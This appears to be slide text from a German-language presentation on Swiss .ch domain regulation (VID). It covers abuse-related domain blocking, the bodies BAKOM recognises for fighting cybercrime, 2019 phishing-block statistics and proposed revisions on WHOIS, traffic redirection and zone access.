
³ Eine zur Bekämpfung der Cyberkriminalität vom BAKOM anerkannte Stelle kann die Blockierung für höchstens 30 Tage verlangen, wenn die Voraussetzungen nach Absatz 1 erfüllt sind.

⁴ Eine Blockierung über die in diesem Artikel genannten Maximalfristen hinaus kann nur aufrechterhalten werden, wenn das Bundesamt für Polizei (fedpol) dies anordnet.

Blockieren auf Ebene Recursive



Blockieren auf Ebene Autoritative



Liste der vom BAKOM anerkannten Stellen für die Bekämpfung der Cyberkriminalität gemäss Art. 15 Abs. 3 VID (SR 784.104.2)

Ausgabe 4 vom 03.04.2019

Name, Adresse	Tätigkeit	Datum der Anerkennung
<p>MELANI Melde- und Analysestelle Informationssicherung Schwarztorstrasse 59 CH-3003 Bern Tel. +41 (0)58 462 45 38</p> <p>E-Mail: reply@melani.admin.ch https://www.melani.admin.ch </p>	<p>Sicherheit von Computersystemen und des Internets, Schutz der schweizerischen kritischen Infrastrukturen</p>	15.06.2010
<p>Kantonspolizei Zürich Abteilung Cybercrime Postfach CH-8021 Zürich Tel. +41 (0)44 247 22 11</p> <p>E-Mail: cybercrime@kapo.zh.ch http://www.kapo.zh.ch </p>	<p>Ermittlungsverfahren im Bereich Cybercrime, Betrieb – gemeinsam mit der Staatsanwaltschaft Zürich und der Stadtpolizei Zürich – eines Cybercrime- Kompetenzzentrums</p>	09.02.2018
<p>Kantonspolizei Bern Kriminalabteilung Dezernat Wirtschaftsdelikte Nordring Postfach CH-3001 Bern Tel. +41 (0)78 854 34 43</p>	<p>Koordinationsstelle für die Ermittlungen im Bereich der Cyberkriminalität und führen von Ermittlungsverfahren</p>	03.04.2019

Massnahmen bei Missbrauchsverdacht

- **Art. 15b¹** Massnahmen bei Missbrauchsverdacht: Information und Antrag auf Identifikation
- **Art. 15c¹** Massnahmen bei Missbrauchsverdacht: Verfügung und Widerruf
- **Art. 15d¹** Massnahmen bei Missbrauchsverdacht: nicht zugeteilte Domain-Namen
- **Art. 15e¹** Massnahmen bei Missbrauchsverdacht: Dokumentation und Bericht

Zusammenarbeit mit Behörden 2019

ANTRÄGE VON ANERKANNTEN BEHÖRDEN

Die beiden akkreditierten Behörden, Melani und die KAPO Zürich, haben im 2019 1'492 Anfragen nach VID Art. 15.1 zur sofortigen Blockierung (technisch/administrativ) gesendet. Alle Anfragen ausser einer wurden aufgrund 15.1. b «Phishing» gesendet.

		2019
Anfragen		1'492
Anfragen nicht beantwortet	Domain-Name gelöscht	1'492
Anfragen beantwortet	Domain-Name reaktiviert	0

AMTSHILFE

Auf Verlangen einer im Rahmen ihrer Zuständigkeit intervenierenden Schweizer Behörde wurden 2'507 Anfragen für eine Schweizer Korrespondenzadresse nach VID Art. 16.3 gesendet.

		2019
Anfragen		2'507
Anfragen nicht beantwortet	Domain-Name gelöscht	2'400
Anfragen beantwortet		107

Revision der VID

Änderungen VID

- Bereitstellung von Daten (Whois) (Art. 52)
- Umleitung von Verkehr (Art 15)
- Zuteilung und Delegation (Art. 25bis)
- Zugang zur .ch Zone (Art. 10)

Art 52 Bereitstellung von Daten (whois)

1 Die Registerbetreiberin veröffentlicht in der WHOIS-Datenbank die Daten, die gemäss den Regeln, die auf internationaler Ebene angewendet werden, erforderlich sind.

2 Sie kann folgende Daten in der WHOIS-Datenbank veröffentlichen:

- a. den Namen der Organisation und die UID der Halterin oder des Halters des betreffenden Domain-Namens;
- b. die Identifizierungsangaben und Kontaktdaten der Halterin oder des Halters des betreffenden Domain-Namens, wenn es sich um eine juristische Person handelt;
- c. die Identifizierungsangaben und Kontaktdaten der Halterin oder des Halters des betreffenden Domain-Namens, die oder der der Veröffentlichung zuge- stimmt hat.

Massnahmen bei Missbrauchsverdacht

1 Die Registerbetreiberin leitet den zu einem Domain-Namen führenden oder über diesen geführten Datenverkehr um, wenn folgende Voraussetzungen erfüllt sind:

2 Sie leitet den Datenverkehr zu einem Analysetool oder zu einer **Informationsseite** um, die Folgendes enthält:

- Informationen über den entsprechenden Missbrauchsverdacht;
- den Namen und die Kontaktdaten der Stelle oder der Behörde, die die Massnahme beantragt hat.

Zuteilung und Delegation 25 1bis - 1quater

- Die Registerbetreiberin teilt einen Domain-Namen zu und verhindert jegliche Konfiguration der mit ihm verbundenen Namensserver in der Zonendatei, die die Aktivierung des Domain-Namens ermöglicht, wenn ihr eine im Rahmen ihrer Zuständigkeit intervenierende Behörde mitteilt, dass berechtigte Gründe zur Annahme bestehen, dass die Gesuchstellerin oder der Gesuchsteller den beantragten Domain-Namen zu einem unrechtmässigen Zweck oder in unrechtmässiger Weise nutzen wird.
- Sie kann einen Domain-Namen zuteilen und jegliche Konfiguration der mit ihm verbundenen Namensserver in der Zonendatei verhindern, die die Aktivierung des Domain-Namens ermöglicht, wenn berechtigte Gründe zur Annahme bestehen, dass die Gesuchstellerin oder der Gesuchsteller:
 - falsche Identifizierungsangaben macht oder unrechtmässig die Identität eines Dritten verwendet; und
 - den beantragten Domain-Namen zu einem unrechtmässigen Zweck oder in unrechtmässiger Weise nutzen wird.
- 1quater Wenn die Halterin oder der Halter in den in von Absatz 1bis und 1ter genannten Fällen innerhalb von 30 Tagen ihre oder seine Identität nicht korrekt bekannt gibt, widerruft die Registerbetreiberin die Zuteilung des Domain-Namens.

Zugang zur .ch Zone (Art. 10)

- 6. Gewährung des Zugangs zu den in der Zonendatei enthaltenen Informationen zum Zwecke der Bekämpfung von Cyberkriminalität oder für forschungsbezogene oder andere Zwecke im öffentlichen Interesse für jede Person, die ihre Identität korrekt bekannt gibt;

Revision der VID

Öffentliche Vernehmlassung bis 25. März

https://www.bakom.admin.ch/bakom/de/home/das-bakom/organisation/rechtliche-grundlagen/vernehmlassungen/anhoerung_vo_revisio_zum_fmg.html

Besten Dank!